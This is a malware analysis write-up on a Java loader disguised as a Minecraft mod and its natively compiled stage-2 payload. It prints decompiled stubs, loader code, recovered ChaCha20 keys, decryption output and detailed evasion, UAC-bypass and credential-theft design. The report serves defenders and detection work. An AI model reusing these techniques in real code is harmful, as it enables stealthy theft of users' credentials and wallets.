
LoaderClient employs five distinct evasion techniques:

1-Custom String Obfuscation

Every sensitive string literal, stage-2 class names, method names, JSON property keys and values is stored as two encrypted integer arrays and decoded at runtime by `StagingHelper.dec5()`. The cipher produces non-ASCII Unicode characters that are legal Java identifiers under the Java Language Specification but render decompiler output unreadable. No plaintext sensitive strings exist for simple signature rules to match.

2-Zip Bomb Anti-Analysis (META-INF/README.txt)

The JAR contains a 442 MB zip bomb. Compressed size: ~665 KB. Decompressed size: ~442 MB. Compression ratio: ~663:1. Content: exclusively bytes `0x41` ('A') and `0x4F` ('O'). This serves two purposes: crashing or slowing analysis tools that eagerly decompress all JAR entries, and defeating upload-size-limited automated scanners such as VirusTotal (10 MB limit) that reject oversized files.



3- In-Memory Stage-2 Execution

The stage-2 JAR is never written to disk. StagingHelper downloads it into a byte[], parses it with JarInputStream in memory, extracts classes and resources into HashMap objects, and loads them via IMCL. From an OS-level perspective, no new file appears on disk and no new process is created. Endpoint detection tools that rely on file-creation events or process-spawn monitoring do not observe the stage-2 payload.

4- Console Suppression

In standalone mode, MEntrypoint.checkJVMLauncher() relaunches the JAR using javaw.exe instead of java.exe. javaw.exe is the Windows GUI-subsystem variant of the Java launcher and does not attach to a console window. A victim who double-clicks the JAR sees no command prompt flash.

5- Fake Mod Identity

The JAR presents as a Minecraft mod named "Github" (mod ID github, version 1.0.0). The fabric.mod.json includes a plausible description, GitHub contact URLs, and a CC0 license. The mod has no declared functionality beyond its malicious entry point.

Why this matters: The combination of string obfuscation, zip bomb anti-analysis, and fileless stage-2 execution creates a layered evasion strategy. No single detection approach covers all layers. Automated scanners may fail on the zip bomb; signature rules miss obfuscated strings; EDR file-monitoring misses the in-memory payload. Effective detection requires network-layer monitoring of Ethereum RPC calls the one step the malware cannot obfuscate.

How LoaderClient Downloads and Executes Stage-2 In Memory

StagingHelper.stageWithContext() implements a staged execution protocol with internal checkpoints labeled S0 through S7:

Stage	Operation	Detail
S0	Config read	Reads cfg.json from JAR resources via getClass().getResourceAsStream("cfg.json"); extracts campaign UUID
S1	HTTP download	dL(url): HTTP GET using java.net.HttpURLConnection; returns raw byte[] if status 200, null otherwise
S2	JAR parsing	JarInputStream wraps downloaded bytes; .class entries → classMap: HashMap<String, byte[]>; all others → resourceMap
S3	Validation	If classMap is empty (download failed), prints "Resource state: S3" and returns the only user-visible output
S4	ClassLoader	Constructs IMCL(classMap, resourceMap); calls loadClass(decS(...)) with obfuscated stage-2 class name
S5	Instantiation	getDeclaredConstructor().newInstance(): creates stage-2 instance
S6/S7	Invocation	Background thread calls clazz.getMethod(decS(...), String.class).invoke(instance, Gson().toJson(context))

The IMCL class extends ClassLoader and overrides two methods:

- `findClass(String name)`: looks up class bytes from the in-memory Map and calls `defineClass()` to load them into the JVM.
- `getResourceAsStream(String name)`: returns a `ByteArrayInputStream` wrapping resource bytes from the resource map.

Stage-2 receives a single JSON string argument containing all victim data. Both the entry class name and the invoked method name are products of `decS()`: they consist of non-ASCII Unicode characters. The stage-2 JAR must have been compiled to match these exact names, confirming the operator produced both stages.

Stage-2 Architecture: JNIC Native Compilation

Analysis of the recovered stage-2 payload confirms that all business logic is compiled to native code using **JNIC v3.7.0** (Java Native Interface Compiler). The Java `.class` files under `dev.majanito` retain method names, signatures, and access modifiers (critical for `RegisterNatives` registration), but all method bodies are replaced with native stubs, each class contains `$jnicLoader` and `$jnicCInit` hooks that delegate execution to the LZMA2-compressed and XOR-obfuscated native DLL at runtime. Standard Java decompilers (JD-GUI, CFR, Procyon) can recover the method signatures but not the implementation logic. By parsing the class file method tables directly, all 56 native method names were extracted and validated against the DLL's `RegisterNatives` counts.

```

15
16     public static native boolean elevate(String[] strArr);
17
18     public static native boolean isElevated();
19
20     private static native void deleteConfigs();
21
22     private static native void kill();
23
24     private static native boolean createConfig(String[] strArr);
25
26     private static native boolean run();
27
28     private static native void simulatePressEnter(WinDef.HWND hwnd);
29
30     public static native void doSystem(String str);
31
32     public static native String getFileContents(String str);
33
34     public static native String getStartCommand(String[] strArr);
35
36     public static native String getStartCommand(String str, String[] strArr);
37
38     public static native String getCurrentJar();
39
40     private static native String downloadElevatorToDisk();
41
42     private static native String getJavaExecutable();
43
44     public static native String randomString(int i);
45
46     private static native /* synthetic */ void lambda$run$2(String str);
47
48     private static native /* synthetic */ void lambda$deleteConfigs$1(Path path);
49
50     private static native /* synthetic */ boolean lambda$deleteConfigs$0(Path path);
51
52     static native /* synthetic */ void $jnicCInit();

```

Code Smali Simple Fallback ☐ Solit view

```

264
265
266 static {
267     String lowerCase = System.getProperty("os.name").toLowerCase();
268     String lowerCase2 = System.getProperty("os.arch").toLowerCase();
269     long j = 0;
270     long j2 = 0;
271     if (lowerCase.contains("win") && (lowerCase2.equals("x86_64") || lowerCase2.equals("amd64"))) {
272         j = 0;
273         j2 = 837120;
274         f92z.putInt(-1216274305);
275         f92z.putInt(1308995975);
276         f92z.putInt(1780095806);
277         f92z.putInt(-1836877150);
278         f92z.putInt(-1930375749);
279         f92z.putInt(-2092309548);
280         f92z.putInt(-1996699082);
281         f92z.putInt(976339054);
282     }
283     if (lowerCase.contains("win") && lowerCase2.equals("aarch64")) {
284         j = 837120;
285         j2 = 1583616;
286         f92z.putInt(-1927357485);
287         f92z.putInt(-643615056);
288         f92z.putInt(771130166);
289         f92z.putInt(-1373569983);
290         f92z.putInt(9893914);
291         f92z.putInt(1516413427);
292         f92z.putInt(914195549);
293         f92z.putInt(1255974285);
294     }
295 }

```

The native payload is stored as an LZMA2-compressed resource at `dev/jnic/lib/dac261f0-fd12-4fb9-9a32-6a945ac10c4c.dat` (462,875 bytes, Shannon entropy 7.9996 bits/byte). The first bytes (E3 8C 94 FF) do not match any standard file signature (not PE, ELF, or ZIP). The first byte 0xE3 is a valid LZMA2 chunk control byte (bit 7 = LZMA compressed chunk, bits 5–6 = full state/properties/dictionary reset) confirmed by successful raw LZMA2 decompression. JNIC compresses the platform-specific DLLs into a single resource bundle without a recognizable magic header. The JNICLoader class implements a custom `InputStream` that wraps LZMA2 decompression: it reads the `.dat` from the JAR, skips to a platform-specific offset using `skip()`, writes the target DLL bytes to a `createTempFile()` output, loads the result via `System.load()`, and marks it for deletion via `deleteOnExit()`. Platform detection uses `os.name` and `os.arch` to select the correct offset within the compressed stream (x86_64 or aarch64).

```

1     throw new IOException();
2 }
3 byte[] bArr = new byte[2048];
4 try {
5     JNICLoader jNICLoader = new JNICLoader((InputStream) Objects.requireNonNull(JNICLoader.class.getResourceAsStream("/dev/jnic/lib/dac261f0-fd12-4fb9-9a32-6a945ac10c4c.dat")),
6     FileOutputStream fileOutputStream = new FileOutputStream(createTempFile());
7     long j3 = 0;
8     while (j3 < j) {
9         try {
10             long skip = jNICLoader.skip(j - j3);
11             if (skip <= 0) {

```

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	E3	8C	94	FF	E6	5D	00	26	96	8B	78	40	08	82	0D	28	8Q"y].<-<x@.,.(
00000010	50	A5	A6	A9	58	B7	0A	15	08	66	01	55	61	D4	D3	3B	PY;@X...f.UaÓ;
00000020	70	C2	82	DF	92	C8	21	F4	D5	E7	DE	6D	5F	89	69	DC	pA,8'E!ôôçpm.kiÜ
00000030	14	C5	62	E4	9C	6A	1F	EE	56	C4	8B	9E	CD	40	58	06	.Åbæj.iVÅ<ZIX.
00000040	D1	B5	45	51	26	0F	FF	82	D5	6A	4B	78	47	DC	58	9A	NuEQ&.ÿ,ÖjKxGUXš
00000050	19	C6	6C	72	6E	67	A8	F7	84	38	86	F8	E9	12	60	ED	.Ælrng"÷„8+øé.'i
00000060	0E	29	85	33	36	83	8D	CB	A8	97	09	65	C1	2E	D1	39	.)...36f.È"-..eÅ.N9
00000070	75	5C	73	90	80	30	A5	F0	AC	6C	E7	26	7E	89	E3	21	u\š.€0¥8-lç&~kÅ!
00000080	6C	7A	60	BC	8B	89	E4	AE	EA	A6	66	E9	96	A0	20	E1	1z`4<kâ0è!fé- á
00000090	50	FD	EF	12	21	E2	12	3F	80	1B	CD	63	34	D1	88	32	Pýi.!â.¿e.Íc4Ñ^2
000000A0	DB	C8	32	51	B0	D7	61	AE	B4	56	B4	08	25	A2	CE	0D	ÜE2Q°×a0'V'.&cÍ.
000000B0	F3	1E	C4	D9	CE	25	28	CC	E1	7C	CC	02	04	A4	69	86	ó.ÅÜÍ&(Íá)Í..mit
000000C0	93	8F	6C	03	99	6C	85	06	5B	E5	87	C1	B7	73	05	B5	".1.m1...{â+Å.s.p
000000D0	60	CE	9C	E0	6C	17	C8	7C	52	3D	BA	32	59	8A	74	6E	Íoal.È R=°2YŠtn
000000E0	74	71	E2	F7	06	A7	EC	8C	CC	B8	99	C9	DC	2D	02	A9	tqâ÷.ŠlQÍ.mEU-.@
000000F0	B5	6F	35	86	C7	15	DB	E8	F7	B3	F8	AD	94	C3	2D	EF	uo5+î.ñæçâ&~ñ-ü

JNIC Payload Decompression. Decompressing the `.dat` with LZMA2 (raw format, 64 MB dictionary) yields a 1,583,616-byte buffer containing two concatenated Windows DLLs:

DLL	Architecture	File Size	Image Size	PE Sections
lib_win_x86_64.dll	x86-64	837,120 bytes	868,352 bytes	7 (.text, .rdata, .buildid, .data, .pdata, .tls, .reloc)
lib_win_aarch64.dll	AArch64	746,496 bytes	770,048 bytes	7

lib_win_aarch64.dll	6/17/2026 9:42 PM	Application exten...	729 KB
lib_win_x86_64.dll	6/17/2026 9:42 PM	Application exten...	818 KB

Both DLLs are compiled with MinGW-w64 (confirmed by runtime error strings: Mingw-w64 runtime failure, Unknown pseudo relocation). Each exports 11 JNI functions one \$jnicLoader per dev.majanito class plus JNI_OnLoad:

```
JNI_OnLoad
Java_dev_majanito_CloudflareDNS__00024jnicLoader
Java_dev_majanito_CloudflareDNS__000241__00024jnicLoader
Java_dev_majanito_CloudflareDNS__000242__00024jnicLoader
Java_dev_majanito_CloudflareDNS__00024CacheEntry__00024jnicLoader
Java_dev_majanito_Helper__00024jnicLoader
Java_dev_majanito_IMCL__00024jnicLoader
Java_dev_majanito_LogHelper__00024jnicLoader
Java_dev_majanito_Main__00024jnicLoader
Java_dev_majanito_RPCHelper__00024jnicLoader
Java_dev_majanito_TelemetryHelper__00024jnicLoader
```

Each \$jnicLoader export calls RegisterNatives to map the Java method stubs to their native implementations. The .rdata section confirms the embedded version string jnic.dev v3.7.0 and the class path dev/jnic/nVmYuM/JNICLoader matching exactly what the Java-level JNIClassLoader.class references.

PE-bear v0.6.7.3 interface showing the PE structure of lib_win_x86_64.dll. The left pane shows the file structure with sections like .text, .rdata, .buildid, .data, .pdata, .tls, and .reloc. The right pane shows the PE header fields and the exported functions table. The exported functions table is highlighted with a red box, showing 11 entries including JNI_OnLoad and various Java_dev_majanito_* functions.

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
C88B4	1	B3600	CA222	JNI_OnLoad	
C88B8	2	1180	CA22D	Java_dev_majan...	
C88BC	3	2C4C0	CA265	Java_dev_majan...	
C88C0	4	9B0B0	CA290	Java_dev_majan...	
C88C4	5	AF9A0	CA2DE	Java_dev_majan...	
C88C8	6	67C70	CA30F	Java_dev_majan...	
C88CC	7	B2ED0	CA339	Java_dev_majan...	
C88D0	8	235A0	CA361	Java_dev_majan...	
C88D4	9	99C10	CA38E	Java_dev_majan...	
C88D8	A	FC30	CA3B6	Java_dev_majan...	
C88DC	B	2BDA0	CA3E3	Java_dev_majan...	

RegisterNatives Validation. Binary analysis of each \$jnicLoader function confirms the RegisterNatives call (JNI function table offset 0x6B8) and the method count passed in register r9d. Cross-referencing these counts against the Java class file method tables (parsed directly from the

stage-2 JAR) produces an exact match for all 10 classes **56 native methods total**:

Class	RegisterNatives Count	Native Methods (from .class file)
Helper	19	elevate, isElevated, deleteConfigs, kill, createConfig, run, simulatePressEnter, doSystem, g overloads), getCurrentJar, downloadElevatorToDisk, getJavaExecutable, randomString, lambda + <clinit> body
CloudflareDNS	10	getClient, getClientForHost, resolve, queryDoH, execute, downloadBytes, post, lambda\$getCli + <clinit> body
Main	8	uncacheRestrictedHeaders, extractJnaNative, main, initializeWeedhack, initializeWeedhack
RPCHelper	5	getVerifiedText, callGetText, decodeAbiString, verifyRsaSignature, + <clinit> body
LogHelper	4	sendLogs, readFile, getHostname, + <clinit> body
CloudflareDNS\$1	3	checkClientTrusted, checkServerTrusted, getAcceptedIssuers
CloudflareDNS\$2	3	checkClientTrusted, checkServerTrusted, getAcceptedIssuers
IMCL	2	findClass, getResourceAsStream
TelemetryHelper	1	initTelemetry
CloudflareDNS\$CacheEntry	1	isValid

JNIC registers the <clinit> (static initializer) body as a native method when the class has a \$jnicClinit hook, explaining why RegisterNatives counts are one higher than the visible native method count for classes with static initialization logic.

```
.text:0000000018006A46E 19 method mov     rdx, rsi
.text:0000000018006A471 mov     r9d, 19
.text:0000000018006A477 call    qword ptr [rax+6B8h]
.text:0000000018006A47D nop
```

```
xor     byte ptr [rbp+500h+var_1F1+6], cl
lea     rcx, [rbp+500h+var_200]
mov     qword ptr [rbp+500h+var_560+8], rcx
lea     rcx, sub_18002CFB0
mov     qword ptr [rbp+500h+var_550], rcx
mov     [rbp+500h+var_151], 0
movzx   ecx, byte ptr [rax+84A3h]
xor     cl, 2Eh
mov     [rbp+500h+var_15B], cl
movzx   ecx, byte ptr [rax+84A4h]
xor     cl, 0FBh
mov     [rbp+500h+var_15A], cl
movzx   ecx, byte ptr [rax+84A5h]
xor     cl, 8
mov     [rbp+500h+var_159], cl
movzx   ecx, byte ptr [rax+84A6h]
xor     cl, 0D9h
mov     [rbp+500h+var_158], cl
movzx   ecx, byte ptr [rax+84A7h]
xor     cl, 0A1h
mov     [rbp+500h+var_157], cl
movzx   ecx, byte ptr [rax+84A8h]
xor     cl, 7Dh
mov     [rbp+500h+var_156], cl
movzx   ecx, byte ptr [rax+84A9h]
xor     cl, 0A7h
mov     [rbp+500h+var_155], cl
movzx   ecx, byte ptr [rax+84AAh]
xor     cl, 5Ah
mov     [rbp+500h+var_154], cl
movzx   ecx, byte ptr [rax+84ABh]
xor     cl, 1Bh
mov     [rbp+500h+var_153], cl
movzx   ecx, byte ptr [rax+84ACh]
xor     cl, 0BBh
mov     [rbp+500h+var_152], cl
lea     rcx, [rbp+500h+var_15B]
mov     qword ptr [rbp+500h+var_550+8], rcx
mov     [rbp+500h+var_45], 0
```

Native Function Mapping. Each `$jnicLoader` loads function pointers via RIP-relative LEA instructions into `.text` section addresses before calling `RegisterNatives`. Since these pointers are loaded in the same order as the methods appear in the Java class file, every native method maps to a specific DLL entry point. The five largest functions reveal where the critical functionality resides:

Function	Method Name	Size	.rdata Refs	Behavioral Tags
0x0883E0	Main.addMagic()	62,528 bytes	13	Persistence / evasion — largest function in the DLL
0x00FD80	LogHelper.sendLogs(String)	63,472 bytes	61	Data exfiltration — 61 encrypted strings = credential paths, browser profiles, wallet locations
0x07B1A0	Main.initializeWeedhack2(String)	53,824 bytes	22	Second initialization path with heavy array processing
0x043C50	Helper.run()	50,528 bytes	24	Main Helper execution driver — orchestrates UAC bypass, config, persistence
0x0384E0	Helper.createConfig(String[])	46,960 bytes	19	Configuration/persistence setup with array and object manipulation

Three methods not visible from initial JADX stub review are particularly significant:

- **Main.addMagic()** at 62.5 KB, this is the persistence and evasion function. The name “addMagic” is consistent with installing scheduled tasks (JMonitoringTask, JavaSecurityUpdater), adding Windows Defender exclusion paths, and establishing the double-watchdog mechanism documented in stage-3 threat intelligence.
- **Main.initializeWeedhack2(String)** a second, much larger initialization variant (53.8 KB vs `initializeWeedhack` at 2 KB), suggesting a different code path for standalone vs Fabric mod execution.
- **Helper.run()** at 50.5 KB with 24 encrypted string references, this is the primary Helper execution flow that orchestrates privilege escalation, process manipulation, and system configuration.

The DLL imports only 23 functions total all through the IAT: VirtualProtect, VirtualQuery, Sleep, TlsGetValue, critical section operations (Initialize, Enter, Leave, Delete), CRT heap (malloc, calloc, free), CRT I/O (fwrite, __stdio_common_vfprintf), CRT string (strncmp), and MinGW runtime init. All higher-level Windows API interaction (process enumeration, file I/O, registry access, network operations) is routed through JNA via JNI callbacks the native code calls back into Java to call JNA, which then calls Win32 APIs. This indirect call chain makes static analysis extremely difficult because the actual Win32 API usage is hidden behind multiple layers of JNI indirection.

Native String Obfuscation ChaCha20 Keystream Recovery. All hardcoded strings inside the native DLL (class names, method names, signatures, URLs, credential paths) are encrypted with a modified ChaCha20 keystream cipher. Full static recovery of the ChaCha20 state was achieved by combining binary analysis of `JNI_OnLoad` (RVA 0xB3600) with Java bytecode disassembly of the `JNICLoader.<clinit>` method yielding the complete 512-bit cipher state and enabling offline decryption of **78+ unique strings** without executing the malware.

ChaCha20 State Recovery:

State Row	Source	Value
Row 0 (constant)	.data global → .rdata at 0xB7A60	0x696E6A20 0x65642E63 0x33762076 0x302E372E = " jnic.dev v3.7.0"
Row 1 (key words 0–3)	.rdata at file 0xB7A40 via MOVAPS	0x9C34E807 0x6BDF47A0 0x39BEC0CF 0xC9CCE2C8
Row 2 (key words 4–7)	.rdata at file 0xB7A50 via MOVAPS	0x26C90E48 0xDE07E50E 0xFF5F427E 0x68E91DAE
Row 3 (counter + nonce)	Counter = 0; nonce from <code>JNICLoader.class <clinit></code>	0x00000000 0xB76313CC 0x1D93DDB1 0x0C56FF6C

JNIC v3.7.0 replaces the standard ChaCha20 constant “expand 32-byte k” with its own version string “ jnic.dev v3.7.0” a non-standard modification that breaks compatibility with standard ChaCha20 implementations. The 256-bit key is embedded in the `.rdata` section (16 bytes at file offsets 0xB7A40 and 0xB7A50), loaded via two MOVAPS instructions during `JNI_OnLoad` initialization.

```

103     v94,
104     v1,
105     "z",
106     "Ljava/nio/ByteBuffer;");
107 v3 = *((_int64 (__fastcall **))(_int64, __int64, __int64))(*(_QWORD *)v94 + 1168LL))(v94, v1, v2);
108 v4 = (_DWORD *)((*(_int64 (__fastcall **))(_int64, __int64))(*(_QWORD *)v94 + 1840LL))(v94, v3);
109 v88 = *((_DWORD *)off_1800CE000);
110 LODWORD(v88) = v88;
111 v89 = *((_DWORD *)off_1800CE000 + 1);
112 DWORD1(v88) = v89;
113 v90 = *((_DWORD *)off_1800CE000 + 2);
114 DWORD2(v88) = v90;
115 v91 = *((_DWORD *)off_1800CE000 + 3);
116 HIWORD(v88) = v91;
117 v81 = xmmword_180089040;
118 v82 = xmmword_180089050;
119 LODWORD(v83) = 0;
120 v5 = v4[8];
121 DWORD1(v83) = v5;
122 v92 = v4[9];
123 DWORD2(v83) = v92;
124 v93 = v4[10];
125 HIWORD(v83) = v93;
126 v84 = 64;
127 v6 = malloc(0x1118Du);
128 qword_1800CE038 = (_int64)v6;
129 v7 = 64;
130 v8 = 0;
131 v9 = 0;
132 v75 = v6;
133 do
134 {
135     if ( v7 <= 0x3F )
136     {
137         v10 = *((_BYTE *)&v76 + v7++);
138     }
139     else
140     {
141         v74 = v9;
142         v73 = v8;
143         v87 = v5;

```

chacha20

1

Address	Disassembly	Comment
000000001800CE000	off_1800CE000 dq offset aJnicDevV370	; DATA XREF: JNI_OnLoad+827F ; "jnic.dev v3.7.0"
000000001800CE008	db 1	
000000001800CE009	db 0	
000000001800CE00A	db 0	
000000001800CE00B	db 0	
000000001800CE00C	db 0	

custom chacha20 constant

2

```

165 do
166 {
167     v25 = v11 + v13;
168     v26 = _ROL4_(v25 ^ v15, 16);
169     v27 = v26 + v17;
170     v28 = _ROL4_(v27 ^ v11, 12);
171     v29 = v28 + v25;
172     v30 = _ROL4_(v29 ^ v26, 8);
173     v96 = v30 + v27;
174     v31 = _ROL4_(v30 ^ v27, 7);
175     v32 = v12 + v14;
176     v33 = _ROL4_(v32 ^ v16, 16);
177     v34 = v33 + v97;
178     v35 = _ROL4_(v33 ^ v97, 12);
179     v36 = v35 + v32;
180     v37 = _ROL4_(v36 ^ v33, 8);
181     v97 = v37 + v34;
182     v38 = _ROL4_(v37 ^ v34, 7);
183     v39 = v18 + v19;
184     v40 = _ROL4_(v39 ^ v20, 16);
185     v41 = v40 + v95;
186     v42 = _ROL4_(v40 ^ v95, 12);
187     v43 = v42 + v39;
188     v44 = _ROL4_(v43 ^ v40, 8);
189     v45 = v44 + v41;
190     v46 = _ROL4_(v45 ^ v42, 7);
191     v47 = v21 + v22;
192     v48 = _ROL4_(v47 ^ v23, 16);
193     v49 = v48 + v24;
194     v50 = _ROL4_(v49 ^ v21, 12);
195     v51 = v50 + v47;
196     v52 = _ROL4_(v51 ^ v48, 8);
197     v53 = v52 + v49;
198     v54 = _ROL4_(v53 ^ v50, 7);
199     v55 = v38 + v39;
200     v56 = _ROL4_(v55 ^ v52, 16);
201     v57 = v56 + v45;
202     v58 = _ROL4_(v57 ^ v38, 12);

```

Nonce Recovery. The nonce was initially assessed as runtime-dependent because JNI_OnLoad retrieves it via GetDirectBufferAddress from a Java ByteBuffer object. However, disassembly of the JNICLoader.<clint> Java bytecode (class dev/jnic/nVmYuM/JNICLoader, version 51.0) revealed that the ByteBuffer is pre-populated with deterministic values before System.load() triggers JNI_OnLoad:

```

ByteBuffer.allocateDirect(64).order(LITTLE_ENDIAN) // static field 'z'
z.putInt(0xB781207F) // offset 0x00 key material (unused by JNI_OnLoad row setup)
z.putInt(0x4E05B187) // offset 0x04
... // 8 total putInt calls for key/config data
z.putInt(0xB76313CC) // offset 0x20 → nonce word 0 (read by JNI_OnLoad as [rax+0x20])
z.putInt(0x1D93DDB1) // offset 0x24 → nonce word 1
z.putInt(0x0C56FF6C) // offset 0x28 → nonce word 2
System.load(dllPath) // triggers JNI_OnLoad

```

The <clint> contains platform-specific branches: the values above apply to win + x86_64/amd64. A separate branch exists for win + aarch64 with different key/nonce values (0x8D1EDBD3, 0xD9A336B0, ...), indicating per-architecture obfuscation keys.

```

b()V [flags=0x0002]
close()V [flags=0x0001]
init()V static [flags=0x0009]
<clinit>()V static [flags=0x0009]
*** Found <clinit> Code attribute! ***
max_stack=9 max_locals=14 code_length=636
--- Bytecode disassembly ---
0: bipush 64 (0x40)
2: invokestatic java/nio/ByteBuffer.allocateDirect(I)Ljava/nio/ByteBuffer;
5: getstatic java/nio/ByteOrder.LITTLE_ENDIAN:Ljava/nio/ByteOrder;
8: invokevirtual java/nio/ByteBuffer.order(Ljava/nio/ByteOrder;)Ljava/nio/ByteBuffer;
11: putstatic dev/jnic/nVmYuM/JNICLoader.z:Ljava/nio/ByteBuffer;
14: ldc #194 = "os.name"
16: invokestatic java/lang/System.getProperty(Ljava/lang/String;)Ljava/lang/String;
19: invokevirtual java/lang/String.toLowerCase()Ljava/lang/String;
22: astore_0
23: ldc #206 = "os.arch"
25: invokestatic java/lang/System.getProperty(Ljava/lang/String;)Ljava/lang/String;
28: invokevirtual java/lang/String.toLowerCase()Ljava/lang/String;
31: astore_1
32: [opcode 0x09]
33: [opcode 0x41]
34: [opcode 0x09]
35: [opcode 0x37]
36: iconst_1
37: aload_0
38: ldc #208 = "win"
40: invokevirtual java/lang/String.contains(Ljava/lang/CharSequence;)Z
43: ifeq 148
46: aload_1
47: ldc #214 = "x86_64"
49: invokevirtual java/lang/String.equals(Ljava/lang/Object;)Z
52: ifne 67
55: aload_1
56: ldc #220 = "amd64"
58: invokevirtual java/lang/String.equals(Ljava/lang/Object;)Z
61: ifne 67
64: goto 148
67: ldc2_w #221 = long 0 (0x0000000000000000)
70: [opcode 0x41]
71: ldc2_w #223 = long 837120 (0x000000000000CC600)
74: [opcode 0x37]

```

Keystream Generation. JNI_OnLoad allocates a 70,029-byte buffer (malloc(0x1118D)), stores the pointer in a global variable (.data RVA 0xCE039), then generates the full keystream using scalar ChaCha20 (10 double-rounds per 64-byte block, 1,095 blocks total). Each string decryption wrapper function loads a byte from the keystream at a specific offset, applies an arithmetic operation (XOR, ADD, or SUB varied per-byte as anti-pattern obfuscation), and stores the plaintext character. Wrapper results are cached in per-string global variables (one-time decryption).

```

C:\Users\Test_VM\Desktop\weedhack>python decrypt_strings.py
=== ChaCha20 State ===
Row 0 (constant): 0x696E6A20 0x65642E63 0x33762076 0x302E372E
Row 1 (key[0:3]): 0x9C34E807 0x6BDF47A0 0x39BEC0CF 0xC9CCE2C8
Row 2 (key[4:7]): 0x26C90E48 0xDE07E50E 0xFF5F427E 0x68E91DAE
Row 3 (ctr+nonce): 0x00000000 0xB76313CC 0x1D93DDB1 0x0C56FF6C

Generating 70029 bytes of keystream...
First 32 bytes: 7d6cc3eac2d1acce34759dbf114d4e7a34a1cbc3a8d7338c3e3b3e43dd929f9

=== Decrypting 478-call function (0x0035A0) = FindClass ===
Result: 'java/lang/Exceptio'

=== Decrypting 106-call function (0x004490) ===
Result: 'java/lang/Objec'

=== Scanning ALL string wrappers ===
Found 97 string wrappers

0x0035A0 (478 calls, 17 chars): 'java/lang/Exceptio'
0x004490 (106 calls, 14 chars): 'java/lang/Objec'
0x0212E0 ( 82 calls, 18 chars): 'java/lang/Throwabl'
0x003B60 ( 75 calls, 15 chars): 'java/lang/Syste'
0x02FED0 ( 57 calls, 19 chars): 'dev/majanito/Helpj'
0x00EEA0 ( 42 calls, 15 chars): 'java/lang/Strin'
0x05EAA0 ( 36 calls, 16 chars): 'dev/majanito/Mai'
0x0870A0 ( 29 calls, 18 chars): 'java/io/IOExceptio'
0x008F70 ( 20 calls, 20 chars): 'java/lang/StringBuil'
0x01DC30 ( 20 calls, 10 chars): 'jaa/io/Fil'
0x01D2F0 ( 16 calls, 20 chars): 'dev/majanito/LogHelp'
0x004290 ( 13 calls, 14 chars): 'java/lang/Objec'
0x0B4D40 ( 12 calls, 34 chars): 'okhttp3/Responsokhttp3/ResponseBod'
0x0031E0 ( 11 calls, 20 chars): 'dev/majanito/RPCHelp'
0x07A030 ( 10 calls, 18 chars): 'java/io/PrintStrea'
0x01DA50 ( 9 calls, 10 chars): 'jaa/io/Fil'
0x01E550 ( 9 calls, 18 chars): 'java/nio/file/File'
0x0632D0 ( 9 calls, 20 chars): 'java/io/FileOutputSt'
0x0A6140 ( 9 calls, 18 chars): 'okhttp3/Request$Bui'

```

The decrypted imports confirm the malware's operational architecture: **OkHttp3** for HTTP C2, **JNA** (com/sun/jna/Pointer) for direct Win32 API access, **javax.crypto.Cipher** for payload encryption, **java.security.Signature** for RSA C2 verification, **ProcessBuilder** for command execution, **JSONObject** for C2 protocol parsing, and **ClassLoader** for in-memory stage-3 loading. The okhttp3/Dns import confirms custom DNS resolution (DoH) at the native level.

The stage-2 JAR contains seven top-level operational classes plus three inner classes (10 JNIC-compiled classes total) with **56 native methods** (validated via RegisterNatives binary analysis):

Class	Role
Main	Entry point — main(String[]) orchestrates the full attack chain (44.6 KB); initializeWeedhack(String) and initializeWeedhack2(String) provide two initialization paths (standalone vs Fabric mod — 2 KB and 53.8 KB respectively); addMagic() installs persistence and evasion (62.5 KB — largest function in the DLL); extractJnaNative() unpacks JNA at runtime; uncacheRestrictedHeaders() disables Java HTTP restrictions; lambda\$main\$0 is an uncaught exception handler
Helper	Privilege escalation and system manipulation — elevate(String[]) implements CMSTP UAC bypass (17.5 KB); isElevated() checks admin status; run() is the primary execution driver (50.5 KB); createConfig(String[]) sets up persistent configuration (47 KB); deleteConfigs() removes traces; downloadElevatorToDisk() fetches the UAC bypass payload (16.9 KB, byte array operations); simulatePressEnter(HWND) sends VK_ENTER to UAC prompt via JNA; kill() terminates processes (16.1 KB); doSystem(String) runs system commands; getFileContents(String) reads arbitrary files; getStartCommand() (2 overloads) builds relaunch commands; getCurrentJar() locates the running JAR (36.4 KB); getJavaExecutable() finds the Java runtime; randomString(int) generates random filenames
RPCHelper	EtherHiding C2 — identical protocol to stage-1 with the same RSA public key and Ethereum selector (0xce6d41de), confirming the same operator controls both stages; getVerifiedText(String) is the public API (17.2 KB); decodeAbiString(String) has 17 .rdata string references for ABI parsing
CloudflareDNS	DNS-over-HTTPS resolver — resolve(String) handles DoH queries; queryDoH(String, String) implements the DNS protocol (19 KB); getClient() / getClientForHost() build OkHttp clients; downloadBytes(String) and post() handle HTTP I/O; execute(Request\$Builder) wraps OkHttp execution; lambda\$getClientForHost\$1 returns true for all SSL sessions (hostname verifier bypass)
CloudflareDNS\$1/\$2	SSL certificate validation bypass — implements X509TrustManager with empty checkClientTrusted() and checkServerTrusted() methods, accepting all certificates; getAcceptedIssuers() returns empty array
